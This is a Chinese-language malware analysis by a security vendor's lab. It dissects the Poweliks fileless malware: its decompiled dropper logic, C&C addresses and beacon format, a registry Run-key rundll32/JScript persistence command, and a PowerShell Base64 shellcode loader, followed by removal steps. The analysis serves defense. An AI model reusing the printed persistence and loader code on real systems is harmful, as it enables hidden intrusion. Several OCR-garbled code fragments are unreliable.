


无文件攻击实例：基于注册表的Poweliks病毒分析

深信服千里目安全技术中心 2018-04-26 10:00:49 582197

前言：

病毒与杀软的博弈持续进行着，双方的攻防技术也是日新月异，随着杀软杀毒能力的不断提升，病毒对抗也在持续加强，无文件攻击作为一种比较新型的攻击手段，正逐步扩大其影响力。

千里目安全实验室EDR安全团队发现，从2016年至今，所有重大的APT事件中，有77%的组织采用了无文件的攻击方式进行入侵，再纵观这三年，无文件的攻击方式也越来越流行：




(图片来自Gartner的演讲Get Ready for 'Fileless' Malware Attacks)

近日，我们捕获了一个poweliks病毒样本，此病毒家族就是一个典型的基于注册表的无文件攻击实例。为了对此类攻击有更直观且全面的了解，我们研究分析poweliks病毒，来梳理无文件式攻击的整体流程。Poweliks是著名的无文件式攻击病毒，其后出现了多个版本的变种，其采用了注册表、powershell、进程注入这三种无文件攻击方式

来对主机进行隐蔽性攻击，由于行为很隐蔽，所以其很难被杀软所查杀。

病毒原理：



Poweliks.exe为此病毒的母体， poweliks.exe首先修改注册表， 然后调用rundll32.exe执行powershell脚本（包含恶意代码）， powershell脚本首先创建一个合法进程dllhost.exe（此文件在C:\Windows\System32目录下）， 然后将恶意代码注入到此进程中并执行（躲避杀软查杀）， 达到与C&C服务器通信的目的。最后， 当系统每次重启时， 都会自动运行注册表里的恶意代码， 实现持久化攻击。

双击Poweliks.exe（病毒母体）， 运行情况如下：

| Process Name | Private Bytes | Working Set | Virtual Bytes | Page Faults | Company Name |
|---------------------|---------------|-------------|---------------|-------------|---|
| System Idle Process | 31,352 K | 24 K | 0 | 0 | |
| System | 1,372 K | 132 K | 876 K | 4 | |
| csrss.exe | < 0.01 | 2,056 K | 4,404 K | 372 | |
| wininit.exe | 0.10 | 1,504 K | 4,656 K | 452 | |
| csrss.exe | 0.10 | 8,364 K | 11,920 K | 464 | |
| smss.exe | 0.01 | 1,668 K | 4,920 K | 1100 | 控制管理主机 Microsoft Corporation |
| winlogon.exe | 0.01 | 3,000 K | 6,752 K | 496 | |
| explorer.exe | 0.25 | 22,928 K | 40,656 K | 2332 | Windows 资源管理器 Microsoft Corporation |
| vmtoolsd.exe | 0.04 | 9,640 K | 17,760 K | 2460 | VMware Tools Core Ser... VMware, Inc. |
| Procexp.exe | 1.72 | 11,072 K | 21,548 K | 2028 | Sysinternals Process ... Sysinternals - www.... |
| Poweliks.exe | 0.03 | 2,168 K | 6,948 K | 2716 | System Unknown File System Unknown |
| rundll32.exe | 6.108 | 6,108 K | 14,392 K | 2912 | Windows 资源管理器 (Rundl... Microsoft Corporation |
| powershell.exe | 13.68 | 36,152 K | 37,316 K | 2840 | Windows PowerShell Microsoft Corporation |
| dllhost.exe | 7.76 | 37,772 K | 41,908 K | 2860 | COM Surrogate Microsoft Corporation |

技术分析:

Poweliks病毒一般是通过邮件的方式进行传播的，在邮件里面包含一个恶意的word文档，一旦打开这个word文档，它将会执行恶意代码并运行Poweliks病毒。

病毒主流程如下:

```
29 if ( poweliks_path )
30     dword_40402C = atoi(&poweliks_path);
31 NetworkConnect(0, "start"); // 病毒开始时，发送带有start参数的HTTP请求到C&C服务器
32 v2 = GetModuleHandle(0);
33 if ( !GetModuleFileName(v2, &poweliks_path, 260) )// 获取本病毒的路径
34 exit;
35 ExitProcess(0);
36 pos = strstr(&poweliks_path, ":");
37 if ( pos ) // poweliks.exe:0 进程入口
38 {
39     *pos = 0;
40     while ( !DeleteFile(&poweliks_path) ) // 每隔1000ms删除poweliks.exe，确保病毒母体被删除，清除病毒痕迹
41         Sleep(1000);
42     goto exit;
43 }
44 event_handle = OpenEvent(1, 0, event_name); // 尝试读取事件（若此程序之前执行过，会创建一个事件），通过判断事件读取成功与否判断程序有无执行过
45 if ( event_handle )
46 {
47     CloseHandle(event_handle);
48     NetworkConnect(1, "exist"); // 若病毒已执行过，则发送带有exist参数的HTTP请求到C&C服务器
49 }
50 else
51 {
52     if ( UpperPriv() )
53     {
54         NetworkConnect(1, "low"); // 若提权失败，则发送带有low参数的HTTP请求到C&C服务器
55     }
56     else
57     {
58         if ( ModifyReg() ) // 修改注册表（核心恶意操作），然后发送带有install参数的HTTP请求到C&C服务器
59         {
60             NetworkConnect(1, "install");
61             goto LABEL_10;
62         }
63         v5 = GetLastError();
64         NetworkConnect(1, "error_%u_%s_%x", 0, v5, 0);
65     }
66     DeletePoweliks((int)&poweliks_path);
67     sub_401740(0, v1, 1, (int)&off_400100, 0, 0, 0);
68 }
69 LABEL_10:
70 DeletePoweliks((int)&poweliks_path); // 最后是病毒自删除环节
71 goto exit;
72 }
```

以下是C&C服务器的地址及HTTP请求的格式

```
060414&178.89.159.34,178.89.159.35;1
!Win32_DLL
.MPRESS1
.MPRESS2
v2.19+@Q
OGBBq@R
-9h M*0bL
QuerAy<[W
quoteSpa
CmpNIS#*
heckSumM
Count0aJ
ER#eg5\ExW8
HTTP/1.0
HostH0*
Type: V!
ww-form-
[Length]
IsWow64-
```

| Process Name | Port | Operation | Peer | Result | Details |
|------------------------|------|-------------|--|---------|---------------------------------|
| 14:3... W poweliks.exe | 1700 | TCP Connect | WT localdomain-4019c -> 170.89.159.34.statistik.telcom.kz:http | SUCCESS | Length: 0, seqnum: 0, connid: 0 |
| 14:3... W poweliks.exe | 1700 | TCP Connect | WT localdomain-4019c -> 170.89.159.34.statistik.telcom.kz:http | SUCCESS | Length: 0, seqnum: 0, connid: 0 |


```
|| 5: [esp+14] 2E383731
0018FA28 0018FB44 "type=start&version=1.0&aId=8&builddate=060414&id=0c29653f8&os=6.1.7601_1.0_64"
0018FA2C 0000004D
0018FA30 00000000
```

Poweliks.exe接着向注册表默认启动项键值（HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\（Default））中写入两条恶意代码：

写入第一个恶意代码（调用rundll32.exe读取run键值里的jscrip代码并执行）

```
227 IF ( RtlSetValueKey(
228     RegHandle,
229     &ValueName,
230     0,
231     1u,
232     L"rundll32.exe javascript:~\\..\\nshtml,RunHTMLApplication \";document.write(\"\\7script language=javascript\"
233     \".encode>\"+(newActiveXObject(\"\\4Script.Shell\\")).RegRead(\"\\HKCU\\software\\microsoft\\windows\\\"
234     \"\\currentversion\\run\\\"+\"\\7script>\")\",
235     0x100u) >= 0
236     && RegSetValueEx(RegHandle, 0, 0, 1, u21, 2 * wcslen((const unsigned __int16 *)u21)) >= 0 )
237 {
238     u27 = (const uchar_t *)524294;
239     ObjectAttributes.RootDirectory = KeyHandle;
240     ObjectAttributes.ObjectName = (PUNICODE_STRING)&u27;
241     u28 = dword_404C08;
242     *(DWORD *)dword_409830 = 9;
243     ObjectAttributes.Length = 24;
244     ObjectAttributes.Attributes = 64;
245     ObjectAttributes.SecurityDescriptor = 0;
246     ObjectAttributes.SecurityQualityOfService = 0;
247     REG_CREATE_KEY(6u29, 0xF013Fu, ObjectAttributes, 0, 0, 0, 0);
```

这段代码由于是使用Unicode编码的，所以使用regedit.exe打开会报错误，使用常规的方式删除不了此注册表键：



写入第二个恶意代码（被调用执行的Jscript代码）


```

227 if ( HKEYSetValueKey
228     KeyHandle,
229     &ValueName,
230     0,
231     1u,
232     L"rundll32.exe javascript: '\\\\.\\mshtml,RunHTMLApplication \\'";document.write(\"\\\"/4script language=javascript
233     \",encode(\"+(new2B0c0e300jct(\"V$cript.Shell1\").RegRead(\"\\\"HCP\\\"\\\"software\\\"\\\"micrasoft\\\"\\\"windows\\\"
234     \"\\\"currentversion\\\"\\\"run\\\"\\\"\\\"\\\"\\\"\\\"\\\"\\\"/4script>)\");
235     Rc100u) >= 0
236     HKEYSetValueKey(KeyHandle, 0, 0, 1, u1, 2 * wcslen((const unsigned __int6 *)u1)) >= 0 )
237 {
238     u27 = {const uchar_t *}52a294;
239     ObjectAttributes.RootDirectory = KeyHandle;
240     ObjectAttributes.ObjectName = (PUNICODE_STRING)&u27;
241     u28 = dword_4b8c08;
242     *(DWORD *)dword_4b8c08 = 9;
243     ObjectAttributes.Length = 24;
244     ObjectAttributes.Attributes = 64;
245     ObjectAttributes.SecurityDescriptor = 0;
246     ObjectAttributes.SecurityQualityOfService = 0;
247     HtCreateKey(&u29, &u2032fu, &ObjectAttributes, 0, 0, 0, 0);

```

```
u14 = *(_DWORD *)u22;  
*(_DWORD *)dword_409838 = 6;  
u15 = SysAllocString(u24);
```

```
ObjectAttributes.Secu
NtCreateKey(&v29, 0xF
u26 = 1;
```



我们现在回过头来看看jscript的关键代码

```
a=new ActiveXObject("WScript.Shell");
while(e!=42){
    try{
        w=a.ExpandEnvironmentStrings("%windir%");
        p=w+"\\syswow64\\windowspowershell\\v1.0\\powershell.exe";
        f=new ActiveXObject("Scripting.FileSystemObject");
        function cdn(){
            try{
                return a.RegRead("HKLM\\software\\microsoft\\net framework setup\\ndp\\v2.0.50727\\sp");
            }
            catch(e){
                return 0;
            }
        }
    }
```

```
while(!f.FileExists(p)){
    if(cdn()==0){
        d("");
    }
    d("");
    (a.Environment("Process"))("a")="ex ([Text.Encoding]::ASCII.GetString([Convert]::FromBase64String('ZnVuY3Rpb24gZ287UGFyYW9gKFRyQVhjbWV0ZXloUG9zaXRpb249Mk'))";
    e=a.Run(p+" %ex $env:a",0,1);
}
```

这段代码的主要功能是调用powershell执行一段base64加密后的代码，将powershell代码解密，发现其中继续调用了一段加密代码，解密后发现是一段恶意的二进制shellcode。


```
[Byte[]]
$ps = [Convert]::FromBase64String("YV9yZS+xcamtYamVmUWYWGpyZolfmlqbqmaJRzXamVmUwWeWgZpGOLFofHqM2aIRaJYajjmiUwKwGouZLfpqhZGaRahYamsxmUwQWGaJR[UInt32]]
$op=0;

[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((ga kernel32.dll VirtualProtect),[gd @([Byte[]],[UInt32],[UInt32],[IntPtr])],Invoke($ps,$shell,[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer([ga user32.dll CallWindowProcA],[gd @([Byte[]],[Byte[]],[UInt32],[UInt32],[IntPtr])],Invoke($ps,
```

然后，poweliks.exe调用进程poweliks.exe:0进行自删除：

[illegible]

| | | | | | |
|------------------|----------------|------|-------------------------------|---|----------------|
| 16-32-32-0719313 | powershell.exe | 2396 | ProcessEndFileInformationFile | C:\Users\Garbin\Desktop\powershell.exe-0 | SUCCESS |
| 16-32-32-0793131 | powershell.exe | 2396 | ProcessOpenFile | C:\Users\Garbin\Desktop\Microsoft\Windows\System | SUCCESS |
| 16-32-32-0793161 | powershell.exe | 2396 | ProcessOpenFile | HKLM\SOFTWARE\Policies\Microsoft\Windows\System | SUCCESS |
| 16-32-32-0794251 | powershell.exe | 2396 | ProcessInfoFor | HKLM\SOFTWARE\Policies\Microsoft\Windows\System | SUCCESS |
| 16-32-32-0794047 | powershell.exe | 2396 | ProcessOpenFile | HKLM\SOFTWARE\Policies\Microsoft\Windows\System\CopfileChunk... | NAME NOT FOUND |
| 16-32-32-0795030 | powershell.exe | 2396 | ProcessValue | HKLM\SOFTWARE\Policies\Microsoft\Windows\System\CopfileOverl... | NAME NOT FOUND |
| 16-32-32-0795290 | powershell.exe | 2396 | ProcessLoadFile | HKLM\SOFTWARE\Policies\Microsoft\Windows\System | SUCCESS |
| 16-32-32-0794732 | powershell.exe | 2396 | ReadFile | C:\Users\Garbin\Desktop\powershell.exe | SUCCESS |
| 16-32-32-0795290 | powershell.exe | 2396 | ProcessOpenFile | C:\Users\Garbin\Desktop\powershell.exe-0 | SUCCESS |
| 16-32-32-0805934 | powershell.exe | 2396 | WriteFile | C:\Users\Garbin\Desktop\powershell.exe-0 | SUCCESS |
| 16-32-32-0807726 | powershell.exe | 2396 | SetBasicInformationFile | C:\Users\Garbin\Desktop\powershell.exe-0 | SUCCESS |
| 16-32-32-0817842 | powershell.exe | 2396 | CloseFile | C:\Users\Garbin\Desktop\powershell.exe-0 | SUCCESS |
| 16-32-32-0818008 | powershell.exe | 2396 | CloseFile | C:\Users\Garbin\Desktop\powershell.exe-0 | SUCCESS |



poweliks.exe:0进程在删除母体文件poweliks.exe后退出。

最后，遗留在系统中dllhost.exe进程被注入恶意代码后做了两个操作，连接C&C服务器和监控注册表，确保自己的恶意代码不会被删除：

[illegible]

处理方法:

1. 结束进程dllhost.exe
2. 使用PCHunter删除注册表相应的恶意键值，即删除默认键对应的值。（HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\默认）

*本文作者：千里目安全实验室，转载请注明来自FreeBuf.COM

◦ # 无文件攻击